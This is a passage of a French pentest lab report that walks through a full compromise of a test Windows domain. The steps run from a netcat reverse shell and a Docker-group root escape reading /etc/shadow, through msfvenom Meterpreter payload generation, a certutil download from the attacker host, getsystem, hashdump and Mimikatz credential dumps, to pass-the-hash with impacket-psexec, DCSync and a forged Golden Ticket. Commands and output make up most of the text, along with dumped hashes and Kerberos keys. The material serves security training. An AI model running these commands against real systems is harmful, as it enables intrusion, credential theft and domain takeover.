rce:folders}" expiration=2026-09-06T15:56:50.200843917Z
INFO [09-06|15:46:50] Usage stats are ready to report          logger=infra.usagestats
^C

(kawtar@Kawtar)-[~/pentest-lab]
$ nc -nlvp 5555
listening on [any] 5555 ...
connect to [192.168.10.50] from (UNKNOWN) [192.168.50.128] 55360
cd /tmp
python3 -c 'import pty; pty.spawn("/bin/bash")'
(kali@kali)-[/tmp]

```

FIGURE 93 — Reconnexion Netcat et stabilisation PTY

```

python3 -c 'import pty; pty.spawn("/bin/bash")'
(kali@kali)-[/tmp]
$ docker run -v /:/mnt --rm --entrypoint /bin/sh grafana/grafana -c "cat /mnt/etc/shadow"
docker run -v /:/mnt --rm --entrypoint /bin/sh grafana/grafana -c "cat /mnt/etc/shadow"
cat: can't open '/mnt/etc/shadow': Permission denied

```

FIGURE 94 — Tentative avec --entrypoint et accès refusé

Exploitation réussie : l'ajout du flag `--user root` force l'exécution du processus conteneur en tant que root, contournant la restriction d'utilisateur définie par l'image. La commande complète exécutée est la suivante :

`docker run -v /:/mnt --rm --user root --entrypoint /bin/sh grafana/grafana -c "cat /mnt/etc/shadow"`

Résultat : le contenu complet de `/etc/shadow` (normalement lisible uniquement par root, `rw-r----- root shadow`) a été affiché, incluant le hash du mot de passe de l'utilisateur `kali`. La lecture depuis le conteneur confirme l'exécution avec les privilèges root de l'hôte.

```

cat: can't open '/mnt/etc/shadow': Permission denied
(kali@kali)-[/tmp]
$ docker run -v /:/mnt --rm --user root --entrypoint /bin/sh grafana/grafana -c "cat /mnt/etc/shadow"
docker run -v /:/mnt --rm --user root --entrypoint /bin/sh grafana/grafana -c "cat /mnt/etc/shadow"
root:!:20667:0:99999:7:::
daemon*:20667:0:99999:7:::
bin*:20667:0:99999:7:::
sys*:20667:0:99999:7:::
sync*:20667:0:99999:7:::
games*:20667:0:99999:7:::
man*:20667:0:99999:7:::
lp*:20667:0:99999:7:::
mail*:20667:0:99999:7:::
news*:20667:0:99999:7:::
uucp*:20667:0:99999:7:::

```

FIGURE 95 — Contournement avec --user root et lecture réussie de /etc/shadow

Pour obtenir un shell root interactif complet, l'image `prom/prometheus` (plus légère, 250 Mo) a été utilisée avec un `chroot` vers le filesystem hôte :

`docker run -v /:/mnt -it --user root --entrypoint /bin/sh prom/prometheus -c "chroot /mnt bash"`

Le prompt `(root@b7e0d9695bf7)-[/]` confirme : utilisateur `root`, conteneur ID `b7e0d9695bf7`, racine `/` du filesystem hôte via `chroot`. **L'élévation de privilèges est totale.**

```
(kali@kali)-[/tmp]
$ docker run -v /:/mnt --rm --user root -it --entrypoint /bin/sh prom/prometheus -c "chroot /mnt bash"
docker run -v /:/mnt --rm --user root -it --entrypoint /bin/sh prom/prometheus -c "chroot /mnt bash"
(root@b7e0d9695bf7)-[/]
```

FIGURE 96 — Élévation vers un shell root interactif

```
(root@b7e0d9695bf7)-[/]
# whoami
whoami
root

(root@b7e0d9695bf7)-[/]
# id
id
uid=0(root) gid=0(root) groups=0(root),10(uucp)

(root@b7e0d9695bf7)-[/]
#
```

FIGURE 97 — Validation du prompt root avec filesystem hôte

Vecteur clé documenté : l'appartenance au groupe `docker` constitue une misconfiguration critique. Par conception (Docker socket = root), ce vecteur est documenté et connu de longue date dans la communauté sécurité.

VII.C. Élévation de privilèges sur le poste Windows 10 (192.168.145.20)

1) Génération et déploiement du payload

Le binaire `winPEASx64.exe` a été téléchargé sur Kali depuis son dépôt GitHub officiel. Un payload Meterpreter 64 bits (`win_shell.exe`) a été généré via `msfvenom` :

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.10.50 LPORT=4444 -f exe -o win_shell.exe
```

Le transfert vers la cible Windows a exploité la technique **LOLBin** (Living Off The Land Binary) via le binaire d'administration légitime `certutil.exe` :

```
certutil -urlcache -split -f http://192.168.10.50/win_shell.exe
C:\Users\Administrator\win_shell.exe
```

```

(kawtar@Kawtar)-[~/pentest-lab]
$ wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/winPEASx64.exe
--2026-09-07 22:20:17-- https://github.com/peass-ng/PEASS-ng/releases/latest/download/winPEASx64.exe
Resolving github.com (github.com)... 140.82.121.4, 64:ff9b::8c52:7904
Connecting to github.com (github.com)|140.82.121.4|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://github.com/peass-ng/PEASS-ng/releases/download/20260907-44edc153/winPEASx64.exe [following]
--2026-09-07 22:20:17-- https://github.com/peass-ng/PEASS-ng/releases/download/20260907-44edc153/winPEASx64.exe
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://release-assets.githubusercontent.com/github-production-release-asset/165548191/3c3cc53b-6477-433b-aac5-15687f0eee77?sp=r&sv=2018-11-09&sr=b&spr=https&se=2026-09-07T22%3A00%3A45Z&

```

FIGURE 98 — Téléchargement de winPEASx64.exe sur Kali

```

(kawtar@Kawtar)-[~/pentest-lab]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.10.50 LPORT=4444 -f exe -o win_shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 509 bytes
Final size of exe file: 7680 bytes
Saved as: win_shell.exe

(kawtar@Kawtar)-[~/pentest-lab]

```

FIGURE 99 — Génération du payload Meterpreter 64 bits via msfvenom

```

C:\Users\Administrator>certutil -urlcache -split -f http://192.168.10.50/win_shell.exe C:\Users\Administrator\win_shell.exe
**** En ligne ****
0000 ...
1e00
CertUtil: -URLCache La commande s'est terminée correctement.

C:\Users\Administrator>_

```

FIGURE 100 — Téléchargement du binaire sur la cible via certutil.exe

2) Établissement de la session Meterpreter

Le module `exploit/multi/handler` a été configuré (payload `windows/x64/meterpreter/reverse_tcp`, LHOST = 192.168.10.50, LPORT = 4444) et lancé en arrière-plan (`exploit -j`). L'exécution de `win_shell.exe` sur la cible a ouvert la **Session 1** depuis 192.168.145.20.

La commande `getuid` confirme le contexte `MYLAB\Administrator`. La commande `sysinfo` retourne : Nom de machine = `DESKTOP-MV99FLH`, OS = `Windows 10 22H2+ Build 19045`, Architecture = `x64`, Domaine = `MYLAB`.

```
C:\Users\Administrator>C:\Users\Administrator\win_shell.exe  
C:\Users\Administrator>_
```

FIGURE 101 — Exécution du payload sur la cible Windows

```
(kawtar@Kawtar)-[~/pentest-lab]  
$ msfconsole -q  
msf > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp  
payload => windows/x64/meterpreter/reverse_tcp  
msf exploit(multi/handler) > set LHOST 192.168.10.50  
LHOST => 192.168.10.50  
msf exploit(multi/handler) > set LPORT 4444  
LPORT => 4444  
msf exploit(multi/handler) > exploit -j  
[*] Exploit running as background job 0.  
[*] Exploit completed, but no session was created.  
  
[*] Started reverse TCP handler on 192.168.10.50:4444  
msf exploit(multi/handler) > [*] Sending stage (248902 bytes) to 192.168.145.20  
[*] Meterpreter session 1 opened (192.168.10.50:4444 -> 192.168.145.20:60971) at 2026-09-08 14:21:50 +0100
```

FIGURE 102 — Configuration du multi/handler et ouverture de la session Meterpreter

```
msf exploit(multi/handler) > sessions -i 1  
[*] Starting interaction with 1...  
  
meterpreter > getuid  
Server username: MYLAB\Administrator  
meterpreter > sysinfo  
Computer : DESKTOP-MV99FLH  
OS : Windows 10 22H2+ (10.0 Build 19045).  
Architecture : x64  
System Language : fr_FR  
Domain : MYLAB  
Logged On Users : 6  
Meterpreter : x64/windows  
meterpreter > █
```

FIGURE 103 — Énumération de base : getuid et sysinfo

3) Énumération des privilèges et élévation vers NT AUTHORITY\SYSTEM

Depuis la session Meterpreter, l'ouverture d'un shell Windows (`shell`) a permis d'inspecter les droits du compte : `whoami /priv` révèle la présence des privilèges `SeDebugPrivilege`, `SeBackupPrivilege` et `SeRestorePrivilege`. La commande `whoami /groups` confirme l'appartenance au groupe `BUILTIN\Administrateurs` (S-1-5-32-544) avec un niveau d'intégrité élevé (*High Mandatory Level*).

```

meterpreter > shell
Process 2068 created.
Channel 1 created.
Microsoft Windows [version 10.0.19045.6456]
(c) Microsoft Corporation. Tous droits r serv s.

C:\Users\Administrator>whoami /priv
whoami /priv

Informations de privil ges
Nom de privil ge          tat          Description
=====
SeIncreaseQuotaPrivilege   D sactiv    Ajuster les quotas de m moire pour un processus
SeSecurityPrivilege        D sactiv    G rer le journal d'audit et de s curit 
SeTakeOwnershipPrivilege   D sactiv    Prendre possession de fichiers ou d'autres objets
SeLoadDriverPrivilege      D sactiv    Charger et d charger les pilotes de p riph riques
SeSystemProfilePrivilege   D sactiv    Performance syst me du profil
SeSystemtimePrivilege      D sactiv    Modifier l'heure syst me
SeProfileSingleProcessPrivilege D sactiv    Processus unique du profil
SeIncreaseBasePriorityPrivilege D sactiv    Augmenter la priorit  de planification
SeCreatePagefilePrivilege  D sactiv    Cr er un fichier d' change
SeBackupPrivilege          D sactiv    Sauvegarder les fichiers et les r pertoires
SeRestorePrivilege         D sactiv    Restaurer les fichiers et les r pertoires
SeShutdownPrivilege        D sactiv    Arr ter le syst me
SeDebugPrivilege           D sactiv    D boguer les programmes

```

FIGURE 104 — Shell Windows et inspection des privil ges avec whoami /priv

```

C:\Users\Administrator>whoami /groups
whoami /groups
Sections: Actions Edit View Help
Informations de groupe
Nom du groupe Attributs Type SID
-----
Tout le monde Groupe obligatoire, Actif par défaut, Groupe actif, Groupe bien connu S-1-1-0
BUILTIN\Utilisateurs Groupe obligatoire, Actif par défaut, Groupe actif, Alias S-1-5-32-545
BUILTIN\Administrateurs Groupe obligatoire, Actif par défaut, Groupe actif, Alias S-1-5-32-544
AUTORITE NT\INTERACTIF Groupe obligatoire, Actif par défaut, Groupe actif, Propriétaire du groupe S-1-5-4
OUVERTURE DE SESSION DE CONSOLE Groupe obligatoire, Actif par défaut, Groupe actif, Groupe bien connu S-1-2-1
AUTORITE NT\Utilisateurs authentifiés Groupe obligatoire, Actif par défaut, Groupe actif, Groupe bien connu S-1-5-11
AUTORITE NT\Cette organisation Groupe obligatoire, Actif par défaut, Groupe actif, Groupe bien connu S-1-5-15
LOCAL Groupe obligatoire, Actif par défaut, Groupe actif, Groupe bien connu S-1-2-0
1324062-512 Groupe obligatoire, Actif par défaut, Groupe actif, Type SID inconnu S-1-5-21-2691190828-4247008435-94
1324062-520 Groupe obligatoire, Actif par défaut, Groupe actif, Type SID inconnu S-1-5-21-2691190828-4247008435-94
1324062-518 Groupe obligatoire, Actif par défaut, Groupe actif, Type SID inconnu S-1-5-21-2691190828-4247008435-94
1324062-519 Groupe obligatoire, Actif par défaut, Groupe actif, Type SID inconnu S-1-5-21-2691190828-4247008435-94
Identité déclarée par une autorité d'authentification Groupe obligatoire, Actif par défaut, Groupe actif, Groupe bien connu S-1-18-1
1324062-572 Groupe obligatoire, Actif par défaut, Groupe actif, Type SID inconnu S-1-5-21-2691190828-4247008435-94
Étiquette obligatoire\Niveau obligatoire élevé Groupe obligatoire, Actif par défaut, Groupe actif, Groupe local Nom S-1-16-12288
C:\Users\Administrator>

```

FIGURE 105 — Groupes et niveau d'intégrité avec whoami /groups

De retour dans la session Meterpreter, la commande `getsystem` a exploité la **Technique 1 — Named Pipe Impersonation (In Memory/Admin)** : création d'un canal nommé puis usurpation du jeton de sécurité du service système connecté. La commande `getuid` valide la réussite : `AUTORITE NT\Système` (NT AUTHORITY\SYSTEM).

```

exit
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: AUTORITE NT\Système
meterpreter >

```

FIGURE 106 — Élévation réussie vers NT AUTHORITY\SYSTEM via getsystem

VII.D. Mouvement latéral via Pass-the-Hash (CrackMapExec et Impacket)

1) Extraction des secrets locaux (SAM Dump)

Depuis la session Meterpreter avec les privilèges SYSTEM, la commande `hashdump` a extrait les empreintes NTLM de l'ensemble des comptes locaux du poste Windows 10.

```
Server username: Administrator NT\SYSTEM
meterpreter > hashdump
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
kawtar:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:5a75fae4ceaf9ee4662fbab235bea264:::
meterpreter > █
```

FIGURE 107 — Extraction des hashes NTLM locaux via hashdump

2) Identification du contrôleur de domaine

Un basculement vers le shell Windows et l'exécution de `nslookup mylab.local` ont révélé l'adresse du contrôleur de domaine : `WIN-VU0R5NTLCT2.mylab.local` → 192.168.145.10.

```
meterpreter > shell
Process 400 created.
Channel 1 created.
Microsoft Windows [version 10.0.19045.6456]
(c) Microsoft Corporation. Tous droits réservés.

C:\Windows\system32>nslookup mylab.local
nslookup mylab.local
Serveur : WIN-VU0R5NTLCT2.mylab.local
Address: 192.168.145.10

Nom : mylab.local
Address: 192.168.145.10

C:\Windows\system32> █
```

FIGURE 108 — Identification du contrôleur de domaine via nslookup

3) Extraction du hash NTLM Administrateur du domaine via Kiwi/Mimikatz

L'extension `kiwi` (implémentation Mimikatz intégrée à Meterpreter) a été chargée dans la session. L'exécution de `creds_all` a extrait de la mémoire LSASS le hash NTLM du compte `MYLAB\Administrator` : `1f843219671f008e5a85f0e75642d26f`.

```

meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

Session Actions Edit View Help
Success.
meterpreter > creds_all
[+] Running as SYSTEM smb 192.168.10.0/24
[*] Retrieving all credentials
msv credentials
===== smb 192.168.10.0/24

Username Domain NTLM SHA1 DPAPI
-----
Administrator MYLAB 1f843219671f008e5a85f0e75642d26f c80950433a22f015f5b2c5b24b011c0fcbcc7209 374dc471c26bafae9aa2f93d8c7decbb
DESKTOP-MV99FLH$ MYLAB 06d7111d1ddacc5e6cccb1106c55a3b2 763130f3308c19f017b61012e1924df1253150cf 763130f3308c19f017b61012e1924df1

wdigest credentials
===== smb 192.168.145.10 \ Administrator \ xad3b435b51404eeaad3b435b51404ee:31d6cfedd16ae931d6cfedd16ae931d6cfedd16ae93

Username Domain Password
-----
Administrator MYLAB (null)
DESKTOP-MV99FLH$ MYLAB (null)

kerberos credentials
=====

Username Domain Password
-----
Administrator MYLAB.LOCAL (null)
DESKTOP-MV99FLH$ mylab.local ?%`r\AE2ZNCr`W7!"r>,EgqsBG6zJ'=UU(f,J;([im67pvc,s3@0lIsF7?q@08mJp[.F!dLf=zE+0%≥6S]S4QI$IUvv-E:,m*W.^UH\BoVBhpd!m1w1\1Z'
desktop-mv99flh$ mylab.local ?%`r\AE2ZNCr`W7!"r>,EgqsBG6zJ'=UU(f,J;([im67pvc,s3@0lIsF7?q@08mJp[.F!dLf=zE+0%≥6S]S4QI$IUvv-E:,m*W.^UH\BoVBhpd!m1w1\1Z'
desktop-mv99flh$ MYLAB.LOCAL (null)

```

FIGURE 109 — Extraction du hash NTLM Administrateur via Kiwi (Mimikatz)

4) Validation et cartographie via CrackMapExec

Depuis Kali, un balayage SMB sur le sous-réseau 192.168.145.0/24 a identifié les hôtes actifs :

```
sudo crackmapexec smb 192.168.145.0/24
```

La validation du hash NTLM contre le contrôleur de domaine 192.168.145.10 a retourné le tag **(Pwn3d!)**, attestant des privilèges d'administration totale sur la cible distante :

```
crackmapexec smb 192.168.145.10 -u Administrator -H 1f843219671f008e5a85f0e75642d26f
```

```
(kawtar@Kawtar)-[~]
$ sudo crackmapexec smb 192.168.145.0/24
SMB 192.168.145.20 445 DESKTOP-MV99FLH [*] Windows 10 Education 19045 x64 (name:DESKTOP-MV99FLH) (domain:mylab.local) (signing:False) (SMBv1:True)
(kawtar@Kawtar)-[~]
```

FIGURE 110 — Énumération SMB du sous-réseau via CrackMapExec

```
(kawtar@Kawtar)-[~]
$ crackmapexec smb 192.168.145.10 -u Administrator -H 1f843219671f008e5a85f0e75642d26f
SMB 192.168.145.10 445 WIN-VU0R5NTLCT2 [*] Windows 10 / Server 2019 Build 17763 x64 (name:WIN-VU0R5NTLCT2) (domain:mylab.local) (signing:True) (SMBv1:False)
SMB 192.168.145.10 445 WIN-VU0R5NTLCT2 [+] mylab.local\Administrator:1f843219671f008e5a85f0e75642d26f (Pwn3d!)
(kawtar@Kawtar)-[~]
```

FIGURE 111 — Validation Pass-the-Hash et confirmation des droits (Pwn3d!)

5) Shell interactif distant via impacket-psexec

La prise de contrôle distante a été finalisée par `impacket-psexec`, qui s'est connecté au partage `ADMIN$`, y a déposé un binaire de service temporaire (`akTk`) et l'a exécuté :

```
impacket-psexec Administrator@192.168.145.10 -hashes
aad3b435b1404eeaad3b435b1404ee:1f843219671f008e5a85f0e75642d26f
```

Un shell interactif `C:\Windows\system32>` a été obtenu, marquant la **réussite complète du mouvement latéral vers le contrôleur de domaine**.

```
(kawtar@Kawtar)-[~]
$ impacket-psexec Administrator@192.168.145.10 -hashes aad3b435b1404eeaad3b435b1404ee:1f843219671f008e5a85f0e75642d26f
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.145.10.....
[*] Found writable share ADMIN$
[*] Uploading file YmSsAPUd.exe
[*] Opening SVCManager on 192.168.145.10.....
[*] Creating service akTk on 192.168.145.10.....
[*] Starting service akTk.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> █
```

FIGURE 112 — Shell distant obtenu via impacket-psexec Pass-the-Hash

VII.E. Compromission Active Directory — DCSync, Golden Ticket et BloodHound

1) Extraction des secrets du domaine — Attaque DCSync

L'outil `impacket-secretsdump` a simulé une réplication distante via le protocole DRSUAPI pour extraire la base NTDS.DIT sans interrompre le service Active Directory :

```
impacket-secretsdump Administrator@192.168.145.10 -hashes  
aad3b435b1404eeaad3b435b1404ee:1f843219671f008e5a85f0e75642d26f
```

L'outil a d'abord extrait les secrets locaux (base SAM, LSA Secrets, clés DPAPI), puis interrogé DRSUAPI pour vider l'ensemble des identifiants AD, dont les éléments critiques suivants :

- Hash NTLM du compte `krbtgt` : `d83b938358ab60513973205f3d770388` (clé fondamentale pour la création d'un Golden Ticket).
- Clés Kerberos AES-128 et AES-256 associées au contrôleur de domaine et aux utilisateurs.

```
(kawtar@Kawtar)-[~/pentest-lab]  
$ impacket-secretsdump Administrator@192.168.145.10 -hashes aad3b435b1404eeaad3b435b1404ee:1f8  
43219671f008e5a85f0e75642d26f  
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies  
  
[*] Service RemoteRegistry is in stopped state  
[*] Starting service RemoteRegistry  
[*] Target system bootKey: 0xc7db33cef1e01ffbd012a75731da9b94  
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)  
Administrator:500:aad3b435b1404eeaad3b435b1404ee:e3c76d6c295a6b2b40f55d724b40948c::  
Guest:501:aad3b435b1404eeaad3b435b1404ee:31d6cfe0d16ae931b73c59d7e0c089c0::  
DefaultAccount:503:aad3b435b1404eeaad3b435b1404ee:31d6cfe0d16ae931b73c59d7e0c089c0::  
[*] Dumping cached domain login information (domain/username:hash)  
[*] Dumping LSA Secrets  
[*] $MACHINE.ACC  
MYLAB\WIN-VU0R5NTLCT2$:aes256-cts-hmac-sha1-96:3aadd2cfd769a7bc1bea6ef908330269decdc06ed36f2443ef8  
ce1c0a2f4d309  
MYLAB\WIN-VU0R5NTLCT2$:aes128-cts-hmac-sha1-96:51a8d6459926c10b02cc2f46bb18eb6b  
MYLAB\WIN-VU0R5NTLCT2$:des-cbc-md5:070d4a737998e526  
MYLAB\WIN-VU0R5NTLCT2$:plain_password_hex:67c88d8bb08a432c0e41e1b7ecce5d57ed1d2b29415c0eb0ea09fc33  
7347e7c8fbb3db19dcf900ec6a31abae1f4b97d231ce1f2a47cb705d7f8a4d2ee62077a95daba5dbafa408b8f65cd8de4f  
c39ca9cb1678c9529cfb5fff3d1697611f356390c38bd652029ddb2e48c5b83f55687ad8722a64a94e2cd291986591dfb  
91e3fe8a5c60ca7ecd15c8ae37803bc3b3335f5dac55fda25c3f8bab96b54312d53c3132575b7673b9a9eaf0bc7826693f  
896d76950b4d6333082a573a1cc5e003a0fc7db8fc3b261eb7a22a0dece4fef6049c994e822b603bb4c74518810b31381e  
7a2435f780aae918f1c7a973dc3259a2  
MYLAB\WIN-VU0R5NTLCT2$:aad3b435b1404eeaad3b435b1404ee:f59d4b2274aab97351a716cdd68c8c8a::  
[*] DPAPI_SYSTEM  
dpapi_machinekey:0x5d78bd05f7efed5de462708519d625e1bcd88fb6  
dpapi_userkey:0x9ce6e500d84e932ce7bbc98796ccce83245043f
```

FIGURE 113 — Démarrage du service RemoteRegistry et extraction des secrets LSA/SAM

```

760f4d1bdcd8300d9454014df05b81139c7
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:1f843219671f008e5a85f0e75642d26f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d83b938358ab60513973205f3d770388:::
WIN-VU0R5NTLCT2$:1000:aad3b435b51404eeaad3b435b51404ee:f59d4b2274aab97351a716cdd68c8c8a:::
DESKTOP-MV99FLH$:1103:aad3b435b51404eeaad3b435b51404ee:06d7111d1ddacc5e6cccb1106c55a3b2:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:b503dd5ddb35545d88342bcff02e07117b4c5f72c717397db7232ca7cc11
167f
Administrator:aes128-cts-hmac-sha1-96:a0be1553bc9a666e24aed597ae48ff61
Administrator:des-cbc-md5:9b2c736246dfbc3e
krbtgt:aes256-cts-hmac-sha1-96:fdd00cfa26fae5351037b991a59069027093a48d5b6fb1cef01f723477617de2
krbtgt:aes128-cts-hmac-sha1-96:89aec443c76313bd689e93bf2b41114a
krbtgt:des-cbc-md5:98434cdf040d102a
WIN-VU0R5NTLCT2$:aes256-cts-hmac-sha1-96:3aadd2cfd769a7bc1bea6ef908330269decdc06ed36f2443ef8ce1c0a
2f4d309
WIN-VU0R5NTLCT2$:aes128-cts-hmac-sha1-96:51a8d6459926c10b02cc2f46bb18eb6b
WIN-VU0R5NTLCT2$:des-cbc-md5:6ed0a1eaa43b07bf
DESKTOP-MV99FLH$:aes256-cts-hmac-sha1-96:b25900b94280ea17b017c6f22cf8930d3000c440ac8f7b0647d96644f
4db9b8f
DESKTOP-MV99FLH$:aes128-cts-hmac-sha1-96:f26db8897ec2843a9eea5b4d59478632
DESKTOP-MV99FLH$:des-cbc-md5:73d90b58fdc2d06d
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[-] SCMR SessionError: code: 0x41b - ERROR_DEPENDENT_SERVICES_RUNNING - A stop control has been se
nt to a service that other running services are dependent on.
[*] Cleaning up...
[*] Stopping service RemoteRegistry
Exception ignored in: <function Registry.__del__ at 0x7f53ad618860>
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/impacket/winregistry.py", line 172, in __del__
  File "/usr/lib/python3/dist-packages/impacket/winregistry.py", line 169, in close
  File "/usr/lib/python3/dist-packages/impacket/examples/secretsdump.py", line 409, in close
  File "/usr/lib/python3/dist-packages/impacket/smbconnection.py", line 633, in closeFile
  File "/usr/lib/python3/dist-packages/impacket/smb3.py", line 1357, in close
  File "/usr/lib/python3/dist-packages/impacket/smb3.py", line 474, in sendSMB
  File "/usr/lib/python3/dist-packages/impacket/smb3.py", line 443, in signSMB
  File "/usr/lib/python3/dist-packages/impacket/crypto.py", line 150, in AES_CMAC
  File "/usr/lib/python3/dist-packages/Cryptodome/Cipher/AES.py", line 228, in new
KeyError: 'Cryptodome.Cipher.AES'
Exception ignored in: <function Registry.__del__ at 0x7f53ad618860>

```

FIGURE 114 — Extraction NTDS.DIT et hash krbtgt via DCSync

2) Résolution du Domain SID

Une tentative de récupération du SID via `crackmapexec --sid` a échoué (argument non pris en charge dans la version du binaire). L'alternative `impacket-lookupsid` a procédé par énumération via le canal RPC `\pipe\lsarpc` :

```

impacket-lookupsid Administrator@192.168.145.10 -hashes
aad3b435b1404eeaad3b435b1404ee:1f843219671f008e5a85f0e75642d26f

```

Le **Domain SID** isolé : `S-1-5-21-2691190828-4247008435-941324062`.

```

(kawtar@Kawtar)-[~/pentest-lab]
$ crackmapexec smb 192.168.145.10 -u Administrator -H 1f843219671f008e5a85f0e75642d26f --sid
usage: crackmapexec [-h] [-t THREADS] [--timeout TIMEOUT] [--jitter INTERVAL] [--darrell] [--verbose]
{rdp,mssql,ssh,smb,winrm,ldap,ftp} ...
crackmapexec: error: unrecognized arguments: --sid

```

FIGURE 115 — Erreur --sid sur CrackMapExec

```
(kawtar@Kawtar)-[~/pentest-lab]
$ impacket-lookupsid Administrator@192.168.145.10 -hashes aad3b435b51404eeaad3b435b51404ee:1f843219671f008e5a85f0e75642d26f
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Brute forcing SIDs at 192.168.145.10
[*] StringBinding ncacn_np:192.168.145.10[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-2691190828-4247008435-941324062
498: MYLAB\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: MYLAB\Administrator (SidTypeUser)
```

FIGURE 116 — Extraction du Domain SID via impacket-lookupsid

3) Forge et injection du Golden Ticket

Grâce au hash NTLM de `krbtgt` et au Domain SID, un Ticket Granting Ticket (TGT) arbitraire pour le compte `Administrator` a été forgé via `impacket-ticketer` :

```
impacket-ticketer -nthash d83b938358ab60513973205f3d770388 -domain-sid S-1-5-21-2691190828-4247008435-941324062 -domain mylab.local Administrator
```

L'outil forge le PAC (Privilege Attribute Certificate), signe et chiffre le ticket, puis le sauvegarde au format ccache dans `Administrator.ccache`. Le ticket a été injecté dans la session courante :

```
export KRB5CCNAME=Administrator.ccache
```

```
(kawtar@Kawtar)-[~/pentest-lab]
$ impacket-ticketer -nthash d83b938358ab60513973205f3d770388 -domain-sid S-1-5-21-2691190828-4247008435-941324062 -domain mylab.local Administrator
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for mylab.local/Administrator
[*]   PAC_LOGON_INFO
[*]   PAC_CLIENT_INFO_TYPE
[*]   EncTicketPart
[*]   EncAsRepPart
[*] Signing/Encrypting final ticket
[*]   PAC_SERVER_CHECKSUM
[*]   PAC_PRIVSVR_CHECKSUM
[*]   EncTicketPart
[*]   EncASRepPart
[*] Saving ticket in Administrator.ccache
```

FIGURE 117 — Génération du Golden Ticket via impacket-ticketer

```
(kawtar@Kawtar)-[~/pentest-lab]
$ export KRB5CCNAME=Administrator.ccache

(kawtar@Kawtar)-[~/pentest-lab]
```

FIGURE 118 — Importation du ticket dans KRB5CCNAME

Une première tentative de connexion Kerberos sans mot de passe a échoué sur une erreur de résolution DNS ([Errno -2] Name or service not known) : Kerberos impose l'utilisation des FQDN. Les entrées suivantes ont été ajoutées au fichier `/etc/hosts` local :

```
echo "192.168.145.10 WIN-VU0R5NTLCT2.mylab.local" | sudo tee -a /etc/hosts
```

```
echo "192.168.145.10 mylab.local" | sudo tee -a /etc/hosts
```

```
(kawtar@Kawtar)-[~/pentest-lab]
$ impacket-psexec -k -no-pass mylab.local/Administrator@WIN-VU0R5NTLCT2.mylab.local
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] [Errno Connection error (WIN-VU0R5NTLCT2.mylab.local:445)] [Errno -2] Name or service not known

(kawtar@Kawtar)-[~/pentest-lab]
```

FIGURE 119 — Échec psexec dû à l'absence de résolution DNS

```
(kawtar@Kawtar)-[~/pentest-lab]
$ echo "192.168.145.10 WIN-VU0R5NTLCT2.mylab.local" | sudo tee -a /etc/hosts
[sudo] password for kawtar:
192.168.145.10 WIN-VU0R5NTLCT2.mylab.local

(kawtar@Kawtar)-[~/pentest-lab]
$ echo "192.168.145.10 mylab.local" | sudo tee -a /etc/hosts
192.168.145.10 mylab.local

(kawtar@Kawtar)-[~/pentest-lab]
```

FIGURE 120 — Configuration FQDN dans `/etc/hosts`.

L'authentification avec le Golden Ticket a ensuite réussi :

```
impacket-psexec -k -no-pass mylab.local/Administrator@WIN-VU0R5NTLCT2.mylab.local -dc-
ip 192.168.145.10
```

`impacket-psexec` s'est connecté au partage `ADMIN$`, a déposé et démarré le service `ymsn` et a ouvert un shell interactif avec les privilèges **NT AUTHORITY\SYSTEM** sur le contrôleur de domaine, validant la persistance Kerberos totale sur le domaine.

```
(kawtar@Kawtar)-[~/pentest-lab]
$ impacket-psexec -k -no-pass mylab.local/Administrator@WIN-VU0R5NTLCT2.mylab.local -dc-ip 192.168.145.10
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on WIN-VU0R5NTLCT2.mylab.local.....
[*] Found writable share ADMIN$
[*] Uploading file Jcliaaxy.exe
[*] Opening SVCManager on WIN-VU0R5NTLCT2.mylab.local.....
